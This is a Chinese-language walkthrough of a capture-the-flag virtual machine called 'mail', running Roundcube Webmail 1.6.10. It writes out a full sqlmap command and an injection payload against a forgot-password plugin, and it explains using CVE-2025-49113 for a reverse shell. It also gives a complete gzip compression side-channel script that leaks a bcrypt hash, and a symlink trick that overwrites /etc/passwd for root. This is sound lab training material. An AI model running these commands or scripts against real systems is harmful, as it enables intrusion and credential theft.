

矛计划 - mail by 菜叶片

靶机介绍

靶机名：mail

作者：菜叶片（QQ：2609276524）

靶机ID：733

系统：Linux

难度：Medium

下载链接：<https://gfile.qq.com/q/klGrxDzQYM>

该靶机相比上一代靶机"CTF"大幅降低难度 全程无需审计冗长代码 不考察任何语言特性

依旧无爆破无猜测环节 哈希破解字典限制rockyou前三万

*靶机安装有faillock 15分钟内超过三次密码认证失败将导致PAM暂时锁定

重要：靶机启动阶段 请按指示输入攻击机IPv4地址 域名internal.dsz将解析到你的IP

本靶机定位Medium难度 适合已经脱离新手期 能够识别并利用常规漏洞的选手

WalkThrough

Phase0 初始信息收集

端口扫描只发现22和80端口开放 入口点明显落在80端口的Web应用上

Web应用信息收集

访问后看到一个登录页面 footer直接暴露了Web应用及版本号：Roundcube Webmail 1.6.10

页面上还有一个正常Roundcube没有的“忘记密码”按钮

点击后要求输入“邮箱账号”和“密保邮箱”用于发送重置邮件


公开漏洞搜索

搜索 Roundcube Webmail 1.6.10 的公开漏洞 注意到 CVE-2025-49113 一个认证后的RCE

漏洞根源在 program/actions/settings/upload.php 端点对用户传参的信任 导致PHP反序列化

现在的问题变成 如何通过Roundcube网页邮箱认证？“忘记密码”功能看起来是个不错的攻击向量

于是 规划出以下攻击路径



Phase1 GetShell

模糊测试

黑盒测试的核心之一是传递畸形参数 观察端点响应

向忘记密码端点传递邮箱账号 a' 返回 错误：用户信息查询失败 初步判断可能存在SQL注入
进一步测试 传递 a' OR 1=1 -- 报错变成 密码重置邮件发送失败 由此确认存在布尔型SQL盲注

- 第一个payload 触发了SQL查询错误
- 第二个payload 查询成功 但因为参数不符合邮箱格式 邮件发送失败

提取数据库信息

我们把已知信息交给SQLmap 利用sql-shell更方便地交互查询

```
sqlmap -X POST -u 'http://${target}/plugins/forgot_password/request.php' -H
'Content-Type: application/x-www-form-urlencoded; charset=UTF-8' --data
'user=a*&mail=a*' --technique=B --text-only --prefix="" --risk=3 --level=5 --sql-
shell
```

参数	用途
--technique=B	仅尝试布尔型盲注
--text-only	仅根据响应文本判断true/false
--prefix""	SQL语句用单引号闭合

在users表中拿到用户名 q99@msmail.dsz 和密保邮箱 q99@outlook.dsz

登录Roundcube

传递一个既能通过SQL查询 又是合法邮箱地址的密保邮箱

如 a'/**/OR/**/1=1/**/--/**/@internal.dsz

让密码重置邮件发送到我们的域名 internal.dsz

本地搭建SMTP服务 如 sudo mailpit --smtp :25 成功收到带有重置链接的邮件
重置 q99@msmail.dsz 的邮箱密码后登录Roundcube
发现一封来自 admin@msmail.dsz 的邮件

作为运维团队初级成员 你获得了以下特权

- 重置邮箱用户密码
- 备份邮箱用户数据库

感谢你对MazeSec Mail做出的贡献 :D

利用CVE-2025-49113

在GitHub挑一个顺眼的exploit 反弹shell
成功得到nginx的shell

Phase2 横向移动到q99

拿到web应用的shell 标准操作是先检查特权 再从web应用数据库提取敏感信息

本地信息收集

读 /etc/passwd 发现另外两个拥有shell的用户 q99 和 mailadmin

检查特权

执行 `sudo -l` 得到

```
(ALL) NOPASSWD: /usr/bin/python3 /opt/ChangePass.py *
```

这条sudoers规则显然没有遵循最小权限原则

脚本接收两个参数（邮件地址和密码哈希） 打开 /etc/maddy/db/passwd 并更新对应哈希

```
#!/usr/bin/env python3
import sys

email, hash = sys.argv[1], sys.argv[2]

assert email != 'admin@msmail.dsz', f'禁止修改特权用户密码'

with open("/etc/maddy/db/passwd", "r") as f:
    lines = f.readlines()

found = False
newlines = []
for line in lines: # 逐行解析密码文件 格式: email:hash
    s = line.strip()
    if not s or s.startswith("#"): # 跳过空行和注释行
        newlines.append(line)
        continue
    username = s.split(":", 1)[0].strip() # 提取邮箱地址
    if username == email: # 若找到对应行 将密码哈希 patch 到文件
        newlines.append(f"{email}:{hash}\n")
        found = True
    else:
        newlines.append(line)

if not found:
    print(f"用户{email}不存在")
    sys.exit(1)

with open("/etc/maddy/db/passwd", "w") as f:
    f.writelines(newlines)

print(f"{email} 密码已更新")
```

用户nginx无权直接操作 /etc/maddy/db/passwd 这个特权暂时无法利用

提取数据库信息

Roundcube会把用户邮箱密码DES3加密后存在数据库里

把 /var/www/roundcube/config/sqlite.db 下载到本地

Tips: 可以把sqlite.db从受保护目录复制到公共目录 如web根目录 直接下载

打开数据库后发现一个2026-08-02的有效session Base64解码session vars 提取到
password|s:32:"gzVDA5f0NV8VZ/p0/SBjLGp+IH+B9pS+";

password字符串 前8字节是IV 其余是密文

在sqlite3 CLI执行 .mode line --charlimit 0 --linelimit 0

解除字符和行数限制 切换line模式 方便提取长文本

在 config/config.inc.php 找到加密密钥 a25vCZPFVasYNjVoyjF8uwKT

DES3解密 得到明文密码QiaoJoJoP4ss

以q99身份登录SSH 在home目录拿到user flag

flag{user-491f6798804ad4c85cf2d5eaa436fe8b}

Phase3 横向移动到mailadmin

检查特权

执行 sudo -l 得到

```
(maddy) NOPASSWD: /usr/bin/python3 /opt/ChangePass.py *
```

```
(maddy) NOPASSWD: /bin/gzip -kf /etc/maddy/db/passwd
```

可以修改用户密码 或用gzip备份密码文件 但备份归档权限是640 仍然不可读

侧信道泄漏哈希

gzip的压缩原理很关键：先用LZ77消除重复字符串 再用Huffman编码

文件重复率越高 压缩率越高 输出体积就越小

这意味着 如果我们可以控制gzip源文件的部分内容 就可以通过最终压缩文件的大小 侧信道泄漏另一部分内容

查询资料 或 检查roundcube忘记密码插件哈希生成部分和ChangePass.py

确认maddy密码文件格式为 email:HashType:hash

其中 HashType:hash 由 maddy hash -p {passwd} 生成 以 bcrypt:\$2a\$10\$ 开头

编写以下脚本 逐字节侧信道攻击

```
#!/usr/bin/python3
import os
import string
from shlex import quote

def getsize(guess):
    os.system(f'sudo -u maddy /usr/bin/python3 /opt/ChangePass.py q99@msmail.dsz {quote(guess)} >/dev/null')
    os.system(f'sudo -u maddy /bin/gzip -kf /etc/maddy/db/passwd')
    size = os.path.getsize('/etc/maddy/db/passwd.gz')
    return size

charset = '1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ./'
def getnext(prefix):
```

```

minsize = 99999999
guesses = {}
for char in charset:
    size = getsize(prefix + char)
    if size < minsize:
        minsize = size
        guesses = {char}
    elif size == minsize:
        guesses.add(char)
return guesses

prefix = 'bcrypt:$2a$10$'
i = 1
while i < 54:
    guess = getnext(prefix)
    if len(guess) == 1:
        prefix += list(guess)[0]
        print(f'第{i}位确认 {prefix}')
        i += 1
    elif len(guess) > 1:
        print(f'Err 第{i}位 候选项{guess} 当前{prefix}')
        exit()
    else:
        print(f'Err 第{i}位无候选项 当前{prefix}')
        exit()

print(f'结果是{prefix}')

```

最终得到哈希

bcrypt:\$2a\$10\$cMRS54Rxh07yu1r3u54WY.jp2Wp2HX1N4mrgVfbKsZa3kVorWh6oG

用hashcat破解得到明文 sunshine07 以mailadmin身份登录SSH

Phase4 本地提取到root

检查特权

mailadmin拥有maddy组权限 且 /etc/maddy/db/ 权限为775 maddy:maddy所有

写入/etc/passwd

回忆Phase2中nginx的sudo特权

我们可以将 /etc/maddy/db/passwd 替换成软链接指向任意文件

从而写入任意符合 ^.*:.*\$ 格式的文件 这种格式能联想到 /etc/passwd

用mailadmin把 /etc/maddy/db/passwd 替换成指向 /etc/passwd 的软链接

然后以nginx身份执行

sudo /usr/bin/python3 /opt/ChangePass.py q99 'x:0:0::/home/q99:/bin/sh'

成功修改q99的uid和gid为0 重新登录q99

在/root拿到root flag

flag{root-6dd0127714467bb9b8d5ded1f93da519}